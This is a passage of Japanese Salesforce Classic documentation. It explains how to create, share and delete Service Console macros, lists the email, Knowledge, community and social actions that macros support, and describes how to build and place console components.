   選択したケースにマクロが実行されます。リストビューに、マクロが正常に実行されたケースが緑で強調表示され、緑のチェックマークアイコンが付けられます。マクロが正常に実行されなかったケースは赤で強調表示され、赤い×アイコンが付けられます。ケースでマクロが機能しなかった理由を確認するには、赤い×アイコンにマウスポインタを置きます。

マクロの例

次の例に、ビジネスニーズに基づいて異なる種類のマクロを作成する方法を示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

マクロを使用したケースの項目値の追加および置換

サポートエージェントが頻繁にレコードへの同じ項目値の追加、または項目値の置換を行っているとします。この場合、自動的にコンテンツを項目に追加するマクロ、または項目の値を置換するマクロを作成できます。マクロを使用することで、繰り返される定期アクションが自動化されるため、エージェントは時間を節約して顧客の対応に集中できます。

ソーシャル投稿へのクイックテキストの挿入

サポートエージェントが、Twitter や Facebook などのソーシャルネットワークで顧客の質問に頻繁に返答しているとします。この場合は、クイックテキストまたはテキストを使用して投稿に返答を自動的に挿入するマクロを使用できます。このマクロによって、エージェントはワークフローを中断することなく顧客にすばやく返答できます。

マクロを使用してケースフィード内のメールに Salesforce ナレッジ記事を自動的に添付

サポートエージェントが顧客に Salesforce ナレッジの同じ記事を頻繁に送信する場合があります。この例では、特定の記事を自動的に選択し、ケースフィード内のメールに挿入するマクロの作成方法について説明します。このマクロでは、エージェントが時間をかけて記事を検索してメールにコピーする代わりに、ボタン 1 つで一般的な顧客の質問に回答できます。

マクロを使用したケースの項目値の追加および置換

サポートエージェントが頻繁にレコードへの同じ項目値の追加、または項目値の置換を行っているとします。この場合、自動的にコンテンツを項目に追加するマクロ、または項目の値を置換するマクロを作成できます。マクロを使用することで、繰り返される定期アクションが自動化されるため、エージェントは時間を節約して顧客の対応に集中できます。

メールパブリッシャーが Salesforce 組織で有効になっている必要があります。

次の手順は、マクロで追加、置換、および挿入命令を使用できる方法を示しています。

1. マクロを作成します。
2. どのメール項目値を置換するかをマクロに指示する命令を追加します。次の例では、メールの [件名] 項目を置換する方法を示します。
   a. [マクロ命令] セクションで、[+ 命令を追加] をクリックします。
   b. 最初の命令では、どのオブジェクトでアクションを実行するかをマクロに指示します。ここでは、[[有効なケース] タブを選択] を選択します。
   c. 次の命令では、ケースフィードパブリッシャー内で操作するアクションをマクロに指示します。ここでは、[メールアクションを選択]を選択します。
   d. 次に、メールアクションで何を実行するかをマクロに指示します。[件名を置き換える] を選択します。テキスト項目で件名を指定します。

      置換命令を選択すると、項目の既存の値がクリアされ、マクロで指定した値で置き換えられます。

      たとえば、*「Update on Your Order」* と入力します。件名が 私の注文を受け取っていません だったとします。このマクロで古い件名がクリアされ、`Update on Your Order` で置き換えられます。
3. メール項目を空白値で置き換えるようにマクロに指示する命令を追加します。この例では、BCC 項目をクリアします。
   a. [BCC アドレスを置き換える] を選択します。テキスト項目を空のままにします。

      置換命令を選択してテキスト項目を空のままにすると、項目の値がクリアされて空白項目になります。
4. 項目に値を挿入するようにマクロに指示する命令を追加します。この例では、2 つのメールアドレスを CC 項目に追加します。
   a. [CCアドレスを追加]を選択します。テキスト項目でメールアドレスを指定します。複数のメールアドレスをカンマで区切って指定できます。

      追加または挿入命令を選択すると、マクロで指定した値が項目に追加されますが、既存の値は削除されません。

      たとえば、*「shipping@example.com, invoices@example.com」* と入力します。CC 項目にすでに `support@example.com` が含まれているとします。このマクロによって、`support@example.com` の後に *`shipping@example.com`* と *`invoices@example.com`* が追加されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

マクロを参照する
- マクロに対する「参照」

マクロを作成および編集する
- マクロに対する「作成」および「編集」

元に戻せないマクロを作成する
- 「ユーザが元に戻せないマクロを管理」

5. [アクションを送信]を選択します。この命令は、メールアクションを実行するようにマクロに指示します。
6. マクロを保存します。

ソーシャル投稿へのクイックテキストの挿入

サポートエージェントが、TwitterやFacebookなどのソーシャルネットワークで顧客の質問に頻繁に返答しているとします。この場合は、クイックテキストまたはテキストを使用して投稿に返答を自動的に挿入するマクロを使用できます。このマクロによって、エージェントはワークフローを中断することなく顧客にすばやく返答できます。

メールパブリッシャー、クイックテキスト、ソーシャルカスタマーサービスが組織で有効になっている必要があります。

マクロに命令を挿入できる 1 つの方法を次に示します。

1. マクロを作成します。
2. 操作内容をマクロに指示する命令を追加します。この例では、ソーシャル投稿にクイックテキストを挿入する方法を示します。
   a. [マクロ命令] セクションで、[+ 命令を追加] をクリックします。
   b. 最初の命令では、どのオブジェクトでアクションを実行するかをマクロに指示します。ここでは、[[有効なケース] タブを選択] を選択します。
   c. 次の命令では、ケースフィードパブリッシャー内で操作するアクションをマクロに指示します。ここでは、[ソーシャルアクションを選択]を選択します。
   d. 次に、ソーシャルアクションで何を実行するかをマクロに指示します。[本文に挿入] を選択します。[クイックテキスト] または [テキスト] を挿入できます。

      挿入命令を選択すると、マクロで指定したクイックテキストまたはテキストが項目の既存のテキストの後に追加されます。ソーシャルパブリッシャーアクションでは、挿入命令は@メンションを保持したり、その後にテキストを追加したりできるので便利です。
   e. マクロで使用するクイックテキストを指定するか、テキストを入力します。
3. [アクションを送信] を選択します。この命令は、ソーシャルアクションを実行するようにマクロに指示します。
4. マクロを保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

マクロを参照する
- マクロに対する「参照」

マクロを作成および編集する
- マクロに対する「作成」および「編集」

元に戻せないマクロを作成する
- 「ユーザが元に戻せないマクロを管理」

マクロを使用してケースフィード内のメールに Salesforce ナレッジ記事を自動的に添付

サポートエージェントが顧客に Salesforce ナレッジの同じ記事を頻繁に送信する場合があります。この例では、特定の記事を自動的に選択し、ケースフィード内のメールに挿入するマクロの作成方法について説明します。このマクロでは、エージェントが時間をかけて記事を検索してメールにコピーする代わりに、ボタン 1 つで一般的な顧客の質問に回答できます。

組織で Salesforce Knowledge One を有効にする必要があります。Salesforce Knowledge One コンポーネントを有効にし、Salesforce Console for Service ページにコンポーネントとして追加する必要があります。

1. マクロを作成します。
2. 特定の記事を検索するようにマクロに指示する命令を追加します。
   a. [マクロ命令] セクションで、[+ 命令を追加] をクリックします。
   b. 最初の命令では、どのケースでアクションを実行するかをマクロに指示します。ここでは、[[有効なケース] タブを選択] を選択します。
   c. 次の命令では、コンソールのどの部分でアクションを実行するかをマクロに指示します。ここでは、[ナレッジサイドバーコンポーネントを選択] を選択します。
   d. 次に、ナレッジサイドバーで何を実行するかをマクロに指示します。[記事検索を選択] を選択します。
   e. このステップでは、ナレッジ検索で正しい記事の検索に使用するキーワードを定義します。[キーワードを設定]を選択します。テキスト項目で、記事番号かキーワードのいずれかを指定できます。
      - 記事番号:記事番号は、番号で記事を取得します。特定の記事を選択する場合に役立ちます。この構文は `articlenumber:123456789` です。

        メモ: この構文では大文字と小文字が区別され、小文字で指定する必要があります。

      - キーワード:キーワードでも検索できます。Salesforce は知識ベースの記事のタイトルと本文内でキーワードを検索します。たとえば、「Reset Your Password」と入力します。

   f. [検索を実行]を選択します。この命令は、誰かがこのマクロを実行したときに検索を行うようにマクロに指示します。
3. ケースフィードで編集されているメールに記事を挿入するようにマクロに指示する命令を追加します。
   a. [最も関連する記事を選択] をクリックします。この命令は、検索結果で 1 番目の記事を使用するようにマクロに指示します。
   b. [HTML としてメールに挿入] を選択します。この命令は、テキストと画像を含む記事全体をメール内のカーソル位置に挿入します。
4. マクロを保存します。

エディション

使用可能なエディション: Salesforce Classic

マクロを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および**Developer** Edition

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

マクロを参照する
- マクロに対する「参照」

マクロを作成および編集する
- マクロに対する「作成」および「編集」

マクロの管理

マクロのコピー、共有、削除は簡単にできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

マクロのコピー

マクロをすばやくコピーすることができます。マクロのコピーは、コピー元マクロのバリエーションを作成する場合に役立ちます。

マクロの共有

マクロでは、Salesforce の他のオブジェクトと同じ共有モデルが使用されます。公開グループや他のユーザとマクロを共有すると、他のサポートエージェントがマクロの効率を向上することができます。

マクロの削除

不要になったマクロは削除できます。

マクロのコピー

マクロをすばやくコピーすることができます。マクロのコピーは、コピー元マクロのバリエーションを作成する場合に役立ちます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

必要なユーザ権限

マクロを参照する	マクロに対する「参照」
マクロをコピーする	マクロに対する「作成」および「編集」

システム管理者とサポートエージェントは、適切なユーザ権限を持つ場合にマクロをコピーできます。

1. マクロウィジェットを開きます。
2. コピーするマクロをクリックします。
3. マクロウィジェットを使用している場合は、[詳細を表示] アイコン ( ) をクリックします
4. [コピー] をクリックします。
5. ［マクロ名］項目に、マクロの一意の名前を入力します。
6. 必要に応じてマクロの手順を変更します。手順は別の時点で変更することもできます。
7. [保存] をクリックします。

マクロの共有

マクロでは、Salesforce の他のオブジェクトと同じ共有モデルが使用されます。公開グループや他のユーザとマクロを共有すると、他のサポートエージェントがマクロの効率を向上することができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

必要なユーザ権限	
マクロを参照する	マクロに対する「参照」
マクロを共有する	マクロに対する「作成」および「編集」

1. マクロウィジェットを開きます。
2. 共有するマクロを選択します。
3. [詳細を表示] アイコン ( ) をクリックします。
4. [共有] をクリックします。
5. [新規共有設定] ページで、公開グループまたはユーザを名前で検索します。
6. [選択可能] リストからグループまたはユーザを選択し、[追加] をクリックして、マクロを共有します。マクロの共有を停止するには、[共有先] リストからグループまたはユーザを選択し、[削除] をクリックします。
7. マクロを共有している場合は、[アクセス権] を *[参照のみ]* または *[参照・更新]* のいずれかに設定します。
   - *[参照のみ]* では、サポートエージェントがマクロを参照および実行できます。
   - *[参照・更新]* では、サポートエージェントがマクロを編集、参照、および実行できます。
8. [保存] をクリックします。

マクロの削除

不要になったマクロは削除できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

必要なユーザ権限	
マクロを参照する	マクロに対する「参照」
マクロを削除する	マクロに対する「削除」

システム管理者とサポートエージェントは、適切なユーザ権限を持つ場合にマクロを削除できます。

1. Salesforce コンソールのホームページで、[マクロ] または [M] をクリックしてマクロウィジェットを開きます。マクロには [マクロ] タブからもアクセスできます。
2. 削除するマクロをクリックします。

3. マクロウィジェットを使用している場合は、[詳細を表示] アイコン ( ) をクリックします ([マクロ] タブを使用している場合は、この手順は不要です)。
4. [削除] をクリックします。
5. 確認ウィンドウで [OK] をクリックします。

マクロでサポートされるパブリッシャーとアクション

次のパブリッシャーとアクションは、Salesforce Console for Service のマクロでサポートされています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

マクロでサポートされるメールパブリッシャーアクション

次のアクションは、マクロ命令で [メールアクションを選択] をクリックしたときに使用できます。メールアクションでは、ケースフィードのメールのテキストを変更できます。Salesforce Console for Service のメールパブリッシャーで次のアクションを実行するマクロを作成し、実行できます。

マクロでサポートされる Salesforce ナレッジアクション

次のアクションは、マクロ命令で [ナレッジサイドバーコンポーネントを選択] をクリックしたときに使用できます。ナレッジアクションでは、ナレッジ記事を検索し、記事をケースに追加できます。Salesforce Console for Service の Salesforce ナレッジパブリッシャーで次のアクションを実行するマクロを作成し、実行できます。

マクロでサポートされるカスタムクイックアクション

次のアクションは、マクロ命令で [*クイックアクションの名前*を選択] をクリックしたときに使用できます。Salesforce Console for Service でカスタムクイックアクションを実行するマクロを作成し、実行できます。

マクロでサポートされるコミュニティパブリッシャーアクション

次のアクションは、マクロ命令で [コミュニティアクションを選択] をクリックしたときに使用できます。コミュニティアクションでは、Salesforce Communities に対して更新および投稿することができます。Salesforce Console for Service のコミュニティパブリッシャーで次のアクションを実行するマクロを作成し、実行できます。

マクロでサポートされるソーシャルアクション

次のアクションは、マクロ命令で [ソーシャルアクションを選択] をクリックしたときに使用できます。Salesforce Console for Service のソーシャルパブリッシャーで次のアクションを実行するマクロを作成し、実行できます。

マクロでサポートされるメールパブリッシャーアクション

次のアクションは、マクロ命令で [メールアクションを選択] をクリックしたときに使用できます。メールアクションでは、ケースフィードのメールのテキストを変更できます。Salesforce Console for Service のメールパブリッシャーで次のアクションを実行するマクロを作成し、実行できます。

これらのアクションを使用するには、Salesforce 組織でメールパブリッシャーが有効化され、コンソールコンポーネントとしてケースページレイアウトに追加されている必要があります。

メールパブリッシャーアクションでは、一括マクロがサポートされています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

表 67 : マクロでサポートされるメールパブリッシャーアクション

アクション	説明	一括マクロでサポート?
宛先アドレスの置換	[宛先アドレス] 項目のメールアドレスをクリアし、指定されたメールアドレスで置き換えます。複数のメールアドレスを使用する場合は、カンマで区切ります。	はい
宛先アドレスへの追加	これらのメールアドレスを [宛先] 項目に追加しますが、[宛先] 項目にすでにあるアドレスは削除しません。複数のメールアドレスを使用する場合は、カンマで区切ります。	いいえ
CC アドレスの置換	[CC アドレス] 項目のメールアドレスをクリアし、指定されたメールアドレスで置き換えます。複数のメールアドレスを使用する場合は、カンマで区切ります。	はい
CC アドレスへの追加	これらのメールアドレスを [CC] 項目に追加しますが、[CC]項目にすでにあるアドレスは削除しません。複数のメールアドレスを使用する場合は、カンマで区切ります。	いいえ
BCC アドレスの置換	[BCC アドレス] 項目のメールアドレスをクリアし、指定されたメールアドレスで置き換えます。複数のメールアドレスを使用する場合は、カンマで区切ります。	はい
BCC アドレスへの追加	これらのメールアドレスを [BCC] 項目に追加しますが、[BCC] 項目にすでにあるアドレスは削除しません。複数のメールアドレスを使用する場合は、カンマで区切ります。	いいえ
送信元アドレスの設定	[送信元アドレス]項目のメールアドレスをクリアし、指定されたメールアドレスで置き換えます。	はい

アクション	説明	一括マクロでサポート?
件名の置換	[件名] 項目をクリアし、指定されたテキストで置き換えます。	はい
件名への追加	このテキストを [件名] 項目の最後に追加しますが、[件名] 項目にすでにある既存のテキストは削除しません。	いいえ
HTML 本文の置換	メール本文のコンテンツをクリアし、指定された HTML コンテンツで置き換えます。	はい
HTML 本文への挿入	クイックテキストまたはテキストをHTML本文テキストに追加しますが、すでにある既存のテキストは削除しません。クイックテキストまたはテキストは、カーソル位置で挿入されます。	いいえ
メールテンプレートの適用	指定されたメールテンプレートを有効なケースタブにあるメールに挿入します。	はい
送信アクション	誰かがこのマクロを実行したときに命令を実行するようにマクロに指示します。 送信アクション命令が含まれるマクロは元に戻せません。元に戻せないアクションを実行する命令を含むマクロを作成、編集、実行するには、「ユーザが元に戻せないマクロを管理」権限が必要です。 送信アクション命令が含まれるマクロは、一括マクロとして実行できません。一括マクロを実行するには、「複数のレコードに対してマクロを実行」ユーザ権限が必要です。	はい

マクロでサポートされる Salesforce ナレッジアクション

次のアクションは、マクロ命令で [ナレッジサイドバーコンポーネントを選択] をクリックしたときに使用できます。ナレッジアクションでは、ナレッジ記事を検索し、記事をケースに追加できます。Salesforce Console for Service の Salesforce ナレッジパブリッシャーで次のアクションを実行するマクロを作成し、実行できます。

これらのアクションを使用するには、組織で Salesforce ナレッジが有効化され、コンソールコンポーネントとして追加されている必要があります。ケースへの記事の添付などの Salesforce ナレッジアクションは、コンソールで有効化する必要があります。

メモ: ナレッジマクロを実行する場合、ナレッジサイドバーが展開されている必要があります。サイドバーが折りたたまれていると、マクロが機能しません。

Salesforce ナレッジアクションでは、Internet Explorer 7 および一括マクロはサポートされていません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

表 68 : マクロでサポートされる Salesforce ナレッジアクション

アクション	説明	一括マクロでサポート?
ナレッジサイドバーコンポーネントの選択	これらの命令がコンソールのナレッジサイドバーに影響することをマクロに指示します。	いいえ
記事の検索の選択	命令がナレッジ検索に影響することをマクロに指示します。	いいえ
キーワードの設定	知識ベースの検索時に使用するキーワードを指定します。次の項目で検索できます。 • 記事番号:記事番号は、番号で記事を取得します。特定の記事を選択する場合に役立ちます。この構文は `articlenumber:123456789` です。 • キーワード:キーワードで検索できます。Salesforceナレッジ検索では、知識ベースの記事のタイトルと本文内でこのキーワードが検索されます。たとえば、`「Reset Your Password」` という語句からは、その語句を含む記事が返されます。	いいえ
検索の実行	キーワードの設定命令で指定された条件を使用して、知識ベースを検索するようマクロに指示します。	いいえ
最も関連性のある記事の検索	検索結果で最初に表示される記事を選択します。	いいえ
ケースに添付	記事をケースに添付します。	いいえ
PDF としてメールに添付	記事を PDF 添付ファイルとしてケースのメールに追加します。	いいえ
HTML としてメールに挿入	記事のテキストとリンクをケースのメールに挿入します。	いいえ

マクロでサポートされるカスタムクイックアクション

次のアクションは、マクロ命令で [*クイックアクションの名前*を選択] をクリックしたときに使用できます。Salesforce Console for Service でカスタムクイックアクションを実行するマクロを作成し、実行できます。

これらのアクションを使用するには、Salesforce 組織でクイックアクションが定義され、ケースフィードページレイアウトに追加されている必要があります。

ソーシャルアクションのクイックアクションでは、一括マクロはサポートされていません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

表 69 : マクロでサポートされるカスタムクイックアクション

アクション	説明	一括マクロでサポート
<text field> の置換	テキスト項目のコンテンツをクリアし、指定されたテキストで置き換えます。	はい
<text field> への追加	指定されたテキストをテキスト項目の最後に追加しますが、すでにある既存のテキストは削除しません。テキストは、カーソル位置で挿入されます。	いいえ
送信アクション	誰かがこのマクロを実行したときに命令を実行するようにマクロに指示します。 送信アクション命令が含まれるマクロは元に戻せません。元に戻せないアクションを実行する命令を含むマクロを作成、編集、実行するには、「ユーザが元に戻せないマクロを管理」権限が必要です。 送信アクション命令が含まれるマクロは、一括マクロとして実行できません。一括マクロを実行するには、「複数のレコードに対してマクロを実行」ユーザ権限が必要です。	はい

マクロでサポートされるコミュニティパブリッシャーアクション

次のアクションは、マクロ命令で [コミュニティアクションを選択] をクリックしたときに使用できます。コミュニティアクションでは、Salesforce Communities に対して更新および投稿することができます。Salesforce Console for Service のコミュニティパブリッシャーで次のアクションを実行するマクロを作成し、実行できます。

これらのアクションを使用するには、Salesforce 組織でコミュニティパブリッシャーが有効化され、コンソールコンポーネントとしてケースページレイアウトに追加されている必要があります。

コミュニティパブリッシャーアクションでは、一括マクロはサポートされていません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

表 70 : マクロでサポートされるコミュニティパブリッシャーアクション

アクション	説明	一括マクロでサポート?
本文の置換	投稿のコンテンツをクリアし、指定されたテキストで置き換えます。	いいえ
本文への挿入	クイックテキストまたはテキストをコミュニティ投稿に追加しますが、すでにある既存のテキストは削除しません。クイックテキストまたはテキストは、カーソル位置で挿入されます。	いいえ
送信アクション	誰かがこのマクロを実行したときに命令を実行するようにマクロに指示します。	いいえ

アクション	説明	一括マクロでサポート?
	送信アクション命令が含まれるマクロは元に戻せません。元に戻せないアクションを実行する命令を含むマクロを作成、編集、実行するには、「ユーザが元に戻せないマクロを管理」権限が必要です。	

マクロでサポートされるソーシャルアクション

次のアクションは、マクロ命令で [ソーシャルアクションを選択] をクリックしたときに使用できます。Salesforce Console for Service のソーシャルパブリッシャーで次のアクションを実行するマクロを作成し、実行できます。

これらのアクションを使用するには、組織でソーシャルアクションが有効化され、コンソールコンポーネントとしてケースフィードページレイアウトに追加されている必要があります。

ソーシャルアクションでは、一括マクロはサポートされていません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

表 71 : マクロでサポートされるソーシャルアクション

アクション	説明	一括マクロでサポート?
コンテンツの置換	テキスト項目のコンテンツをクリアし、指定されたテキストで置き換えます。	いいえ
コンテンツへの挿入	指定されたテキストをテキスト項目に追加しますが、すでにある既存のテキストは削除しません。クイックテキストまたはテキストは、カーソル位置で挿入されます。	いいえ
メッセージ種別の設定	選択されたメッセージ種別を使用するようマクロに指示します。 Facebook のメッセージ種別: • 投稿 • コメント • 非公開 Twitter のメッセージ種別: • ツイート • リツイート • 返信 • ダイレクト	いいえ

アクション	説明	一括マクロでサポート?
送信アクション	誰かがこのマクロを実行したときに命令を実行するようにマクロに指示します。 送信アクション命令が含まれるマクロは元に戻せません。元に戻せないアクションを実行する命令を含むマクロを作成、編集、実行するには、「ユーザが元に戻せないマクロを管理」権限が必要です。	いいえ

Salesforce コンソールのカスタマイズ

コンソールコンポーネント

Salesforce コンソールをカスタマイズ、拡張、または他のシステムと統合するコンポーネントを作成します。

コンポーネントを使用すると、コンソールのフッター、サイドバー、強調表示パネル、および相互関係ログに多様なデータを表示できます。さまざまなビジネス問題を解決し、項目を表示する次のようなコンポーネントを作成できます。

- サードパーティアプリケーション
- チャットまたはソフトフォンウィジェット
- ユーザが特定のページを表示したときに表示されるコンテンツ
- レコードと共に表示されるコンテキスト情報
- カスタムの強調表示パネルまたは相互関係ログ
- ユーザがフッターのカスタマイズ可能なボタンをクリックしたときに表示されるコンテンツ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コンポーネントによってコンソールを工夫し、ユーザの作業内容に合わせて構築できます。コンポーネントを作成するには、Visualforce、キャンバスアプリケーション、ルックアップ項目、関連リスト、レポートグラフを使用できます。Force.com Canvas または Salesforce コンソールインテグレーションツールキットを使用してコンポーネントを構築することもできます。どちらの技術も、開発者がコンソールを拡張または統合できる JavaScript API です。ツールキットを使用すると、コンソールにプログラムでアクセスできるため、タブの開閉などの操作を実行してビジネスプロセスを合理化できます。一方、Canvas を使用すると、認証方式を必要とする外部アプリケーションとコンソールを容易に統合できます キャンバスアプリケーションまたはツールキットについての詳細は、『Force.com Canvas 開発者ガイド』および『*Salesforce コンソールインテグレーションツールキット開発者ガイド*』(英語版のみ) を参照してください。

関連トピック:

- コンソールコンポーネントの作成プロセス
- コンソールコンポーネントの実装のヒント

コンソールコンポーネントの作成プロセス

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

開発者とシステム管理者は、Salesforce コンソールのコンポーネントを作成するときに、通常は次の手順に従います。

多くのビジネス問題を解決するためにさまざまなコンソールコンポーネントを作成できますが、コンポーネントの作成プロセスは一般的に次の手順に従います。

1. 開発者がVisualforceページまたはキャンバスアプリケーションを作成します。
2. システム管理者がVisualforceページまたはキャンバスアプリケーションを次のいずれかに追加します。
   - 特定のページにコンテンツを表示するページレイアウト
   - すべてのページとタブにコンテンツを表示するコンソールアプリケーション
3. コンポーネントをページレイアウトに追加するシステム管理者は、次の操作を行います。
   - コンソールを表示するサイドバーを選択する (左、右、上、下など)
   - サイドバーに複数のコンポーネントを追加するかどうかと、その配置方法(スタック、タブ、アコーディオンのいずれか) を選択する
4. コンポーネントをアプリケーションに追加するシステム管理者は、次の操作を行います。
   - コンソールのフッターからコンポーネントにアクセスするために使用するボタンのデザインを指定する
   - ユーザがアクセスに使用する各コンソールにコンポーネントを割り当てる
5. ユーザがページレイアウトにアクセスするか、コンソールのフッターにあるボタンをクリックすると、コンポーネントが表示されます。

ヒント: 参照項目または関連リストをコンポーネントとして追加する場合、Visualforceページまたはキャンバスアプリケーションを作成しなくても追加できます。「ページレイアウトへのコンソールコンポーネントの追加」の手順を実行し、[種類] 項目で [ルックアップ] または [関連リスト] を選択して特定の項目またはリストを選択します。

関連トピック:

- コンソールコンポーネント
- コンソールコンポーネントの実装のヒント
- ページレイアウトへのコンソールコンポーネントの追加
- アプリケーションへのコンソールコンポーネントの追加

コンソールコンポーネントの実装のヒント

Salesforce コンソールのコンポーネントを作成する前に、次のヒントを確認してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

動作とアクセスのヒント

キャンバスアプリケーションコンポーネントは、AppExchange パッケージには追加できません。

主タブまたはサブタブでレコードを更新しても、コンポーネントは自動的に更新されません。

コンソールコンポーネントの［高さ］または［幅］を変更する場合、ブラウザを更新して最新情報を表示します。

開発者が Salesforce メタデータ API を使用する場合や、Sandbox と本番インスタンス間の移行には、レポートグラフコンポーネントを使用できません。

ページレイアウトのヒント

Sales Cloud ユーザ権限または Service Cloud ユーザ機能ライセンスが割り当てられている場合は、ページレイアウトにコンポーネントを追加できます。

ページレイアウトの強調表示パネルまたは相互関係ログをオフにした後、コンポーネントを主タブの上サイドバーまたは下サイドバーに追加できます。

コンポーネントを主タブのすべてのサブタブに表示する場合は、ページレイアウトの[主タブコンポーネント]セクションにコンポーネントを追加します。ページレイアウトの[サブタブコンポーネント]セクションにコンポーネントを追加すると、そのコンポーネントが個々のサブタブに表示されます。

Salesforce ナレッジが有効で、ナレッジのサイドバーがオンである場合は、ケースページレイアウトの右のサイドバーにコンポーネントを追加しないでください。追加すると、コンポーネントの上にナレッジサイドバーが表示されます。

Visualforce のヒント

ページレイアウトごとに Visualforce ページをコンポーネントとして 1 回使用できます。

ページレイアウトにコンポーネントとして割り当てられている Visualforce ページは削除できません。

 をクリックして[すべての主タブを更新]または[すべてのサブタブを更新]を選択すると、Visualforce ページは更新されません。

組織のセキュリティ設定で Visualforce ページのクリックジャック保護を有効にすると、Visualforce ページが正しく表示されなくなります。

他の Visualforce ページとは異なり、コンポーネントの標準コントローラを、カスタマイズしているページレイアウトのオブジェクトに設定する必要はありません。

Visualforce ページに `showHeader=true` を追加する場合は、コンポーネントの右側と左側に 15 ピクセルの空白を追加し、サイドバーの位置が分かるようにすることができます。たとえば、`<apex:page standardController="Contact" showHeader="false" title="List of Cases">` と指定します。

Visualforce ページがコンポーネントとして使用されている場合、次の 2 つの URL パラメータ値が自動的に渡されます。

パラメータ名	パラメータ値	説明
`id`	レコードを一意に識別する 15 文字の英数字 (大文字と小文字を区別) 文字列。	コンポーネントが表示される詳細ページの ID。 このパラメータは、ID が使用可能な場合にのみ渡されます。
`inContextPane`	`true`	Visualforce が Salesforce コンソールのコンポーネントとして表示されます。

関連トピック:

コンソールコンポーネント

ページレイアウトへのコンソールコンポーネントの追加

コンソールコンポーネントを作成したら、ユーザが Salesforce コンソールのサイドバーからアクセスできるようにページレイアウトに追加できます。

1. 編集するページレイアウトを使用するオブジェクトの管理設定から、ページレイアウトに移動します。
2. ページレイアウトの横にある [編集] をクリックします。
3. [カスタムコンソールコンポーネント] をクリックします。
4. コンポーネントの追加先のサイドバーの横で、コンポーネントを表示および整理する方法を［スタイル］で選択します。「コンソールコンポーネントのサイドバーのスタイル」を参照してください。
5. コンソールのサイドバーのサイズを指定するには、高さまたは幅を選択し、そのパーセントまたはピクセル数を入力します。次のコンポーネントのサイドバーの高さまたは幅が以下のピクセル数未満の場合は、コンポーネントが判読しづらくなるため自動的に非表示になります。
   - Knowledge One - 250
   - ルックアップ - 150
   - 関連リスト - 200
   - レポートグラフ - 150
6. ［種別］の下で、コンポーネントが [Visualforce ページ]、[キャンバスアプリケーション]、[ルックアップ]、[関連リスト]、[レポートグラフ] のどれに該当するかを選択します。[レポートグラフ] を選択するには、そのグラフをページレイアウトに追加して、アクセスする必要のあるユーザと共有されているフォルダ内にそのグラフがあることを確認します。
   - Salesforce 組織で [ナレッジ] タブが設定されている場合は、Knowledge One コンポーネントをケースページに追加して、エージェントが記事を容易に見つけて使用できるようにします。
   - 組織でエンタイトルメント管理を使用している場合、[マイルストントラッカー] をケースページに追加して、エージェントが処理しているケースに関連するマイルストンの最新情報を表示できるようにします。
   - オブジェクトでトピックを有効化している場合、トピックコンポーネントを追加して、ユーザが処理しているレコードのトピックを表示、追加、および削除できるようにします。
   - Files コンポーネントをケースページに追加して、サポートエージェントがドラッグアンドドロップを使用してすばやくファイルをケースに添付したり、すでに添付されているファイルを表示したり、添付ファイルをケースメールに追加したりできるようにします。
   - 組織でオブジェクトに対して知識のあるユーザとトピックを使用している場合は、ケースのエキスパートコンポーネントをケースページレイアウトに追加して、エージェントが特定分野の専門知識を持つ同僚と容易にコラボレーションできるようにします。

     メモ: ケースのエキスパートは、パイロットプログラムで使用可能です。組織でのケースのエキスパートの有効化についての詳細は、Salesforce にお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムコンソールコンポーネントを追加する
- 「アプリケーションのカスタマイズ」

および

「Service Cloud ユーザ」または「セールスコンソール」

Visualforce ページを作成する
- 「アプリケーションのカスタマイズ」

